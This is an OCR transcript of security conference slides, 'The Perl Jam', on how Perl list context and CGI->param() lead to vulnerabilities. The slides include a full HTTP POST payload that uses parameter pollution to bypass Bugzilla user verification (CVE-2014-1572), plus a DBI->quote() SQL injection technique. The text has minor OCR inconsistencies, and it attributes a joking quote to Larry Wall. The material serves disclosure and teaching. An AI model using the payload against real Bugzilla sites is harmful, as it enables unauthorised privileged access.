The Perl Jam

Exploiting a 20 Year-old Vulnerability

Netanel Rubin

Check Point
SOFTWARE TECHNOLOGIES LTD.

Perl


- The coding style **sucks**
- The OOP **sucks**
- The data types **suck**
  - **BAD**

- *BUT*
  - It's here since late 1987
  - Many legacy systems use it
  - Most sys admins use it
  - **Too many** security experts use it

“Perl is worse than Python because people wanted it worse.”

Larry Wall -

The creator of the Perl programming language



Perl – Data Types

Scalars

- Just regular scalars
- `$scalar = 5; $scalar = ‘hello';`

Arrays

- Just regular arrays
- Use square brackets
- `$array[0] = 1`

Lists???

Dictionaries

- Just regular dictionaries
- Called ‘hashes’
- Use curly brackets
- `$hash{'a'} = 'b'`

Perl Lists

```
@array = (1, 2, 'a', 'b', 'c');
print $array[0];
```

Expected	Reality
1	1

```
$sclr = (1, 2, 'a', 'b', 'c');
print $scalar;
```

Expected	Reality
1	'c'

```
@list = (1, 2, 'a', 'b', 'c');
print scalar @list;
```

Expected	Reality
'c'	5

```
%hash = (1, 2, 'a', 'b', 'c');
print $hash{'a'};
```

Expected	Reality
undef	'b'

- Not a data type!
- They are just expressions
- Created to confuse us all

CGI;

- A core module up to Perl 5.20
- Used to access HTTP parameters (GET, POST, COOKIE, etc.)
- Most (if not all) Perl web applications use it (Bugzilla, Twiki, MovableType)
- **Has been there for 15 years**

```
print $cgi->param('foo');
print $cgi->param('bar');
```

```
index.cgi?foo=1&bar=a

index.cgi?foo=1&foo=2&bar=a&bar=b
```

Expected	Reality
'1' 'a'	'1' 'a'
'1' 'a'	('1, 2') ('a, b')

CGI->param() Documentation

FETCHING THE VALUE OR VALUES OF A SINGLE NAMED PARAMETER:

```
1.      @values = $query->param('foo');
2.
3.              -or-
4.
5.      $value = $query->param('foo');
```

you can ask to receive an array.

http://perldoc.perl.org/CGI.html

- How do you ask for an array?
- **You don't ask for not an array**
- A list is the default context in case of a multivalued parameter

CGI - OWASP

Expected Behavior by Application Server

The following table illustrates how different web technologies behave in presence of multiple occurrences of the same HTTP parameter.

Web Application Server Backend	Parsing Result	Example
ASP.NET / IIS	All occurrences concatenated with a comma	color=red,blue
PHP / Apache	Last occurrence only	color=blue
Perl CGI / Apache	First occurrence only	color=red
mod_wsgi (Python) / Apache	First occurrence only	color=red
Python / Zope	All occurrences in List data type	color=['red','blue']

https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004)

- According to OWASP, CGI->param() Returns first occurrence only
- **Not what happens in real life**
- **OWASP and the documentation mislead programmers**

Lists abused

```
@list = ('f', 'lol', 'wat')
$hash = {'a' => 'b',
         'c' => 'd',
         'e' => @list
};
print $hash;
```

Expected	Reality
`{ 'a' => 'b', 'c' => 'd', 'e' => ['f','lol','wat'] }`	`{ 'a' => 'b', 'c' => 'd', 'e' => 'f', 'lol'=>'wat' };`

- Lists get automatically expanded
- '=>' is just a pretty ','

- Actually known since 2006
  (Dragos Ruiu - http://seclists.org/vulnwatch/2006/q4/6)
- Got **no attention** whatsoever
- No vulnerabilities published
- **NO VULNERABILITIES**

Recap

- Lists are dangerous for your health
  - context, not a data type!
- CGI parameters can become lists
- List in hashes expands the hash

super easy to miss!

Bugzilla

- That Bugzilla.
  (Linux Kernel, Mozilla, Red Hat, MediaWiki, KDE, Gnome, Eclipse, Open Office, other shit)

- Some **privileges are given via email regex**
  - Example: **@mozilla.org can view confidential firefox bugs*
- New user email gets validated (prior to completing registration) using an emailed token to prove email ownership
- Post-validation the user is asked for a password and a real name
- Then, this code happens:

```
my $otheruser = Bugzilla::User->create({
        login_name => $login_name,
        realname   => $cgi->param('realname'),
        cryptpassword => $password});
```

$login_name => Email address validated (extracted from the DB)
$password => The user defined password (as a scalar)
$cgi->param('realname') => **Bingo!**

Bugzilla

```
POST /Research/Bugzilla-4.4.2/token.cgi HTTP/1.1
Host: 127.0.0.1
Referer: http://127.0.0.1/Research/Bugzilla-4.4.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: X

a=confirm_new_account&t=[REGISTRATION _TOKEN]&passwd1=Password1!&passwd2=Password1!
&realname=Lolzor &realname=login_name&realname=admin@bugzilla.org
```

```
my $otheruser = Bugzilla::User->create({
        login_name => $login_name,
        realname   => 'Lolzor',
        login_name => 'admin@bugzilla.com'
        cryptpassword => $password});
```


CVE-2014-1572 – User Verification Bypass

- Super simple vulnerability
- **Been there for over 7 years**

Recap 2

- **Lists are messy and broken**
- Hashes behavior was already public
- Hashes can’t be the only place

What else can we mess with?




Lists severely abused

```
sub test {
    ($a, $b, $c) = @_;
    print ($a, $b, $c);
}

test('a', 'b', 'c'); # Regular call


@list = ('b');
test('a', @list); # List call

@list = ('b', 'c');
test('a', @list); # List call?

@list = ('b', 'c');
test('a', @list, 'd'); # List call??
```

Expected	Reality
'a'; 'b'; 'c';	'a'; 'b'; 'c';
'a'; ['b'];	'a'; 'b';
'a'; ['b','c'];	'a'; 'b'; 'c';
'a'; ['b','c']; 'd';	'a'; 'b'; 'c';

DBI;

- Core module
- **The typical database handler**
  - Almost everyone uses it
- Built-in SQL filtering/escaping function
  - **DBI->quote()**



```
user ⟹ 'user'
user'asd\#a$"sasd\' ⟹ 'user\'asd\\#a$\"sasd\\\''
```

```
print 'select * from users where username='.$dbh->quote($cgi->param('user'));
```

```
index.cgi?user=user ⟹ select * from users where username = 'user'
index.cgi?user=user' ⟹ select * from users where username = 'user\''
```

Live Demo

DBI->quote()


```
sub quote ($$;$)
{
    my ( $self, $str, $type ) = @_;

    …
    defined $type && ($type== DBI::SQL_NUMERIC()
                      …
                      || $type== DBI::SQL_TINYINT())
      and return $str;

    …
}
```

Exploiting all the Perl

CVE-2014-1572 – **Bugzilla** User Verification Bypass
CVE-2014-7236 – **TWiki** Remote Code Execution
CVE-2014-7237 – **TWiki** Arbitrary File Upload
CVE-2014-9057 – **MovableType** SQL Injection
Just a small portion of what could really be achieved

Summary

- Lists are hazardous, bizarre expressions
- **Perl is a hazardous, bizarre language**



- **Now's the time to stop using Perl!**
  - Stop the write-only code
  - Stop the miss-functional OOP
  - **Stop the security breaches all over the place**

- **At least know your language "features"**

Thanks!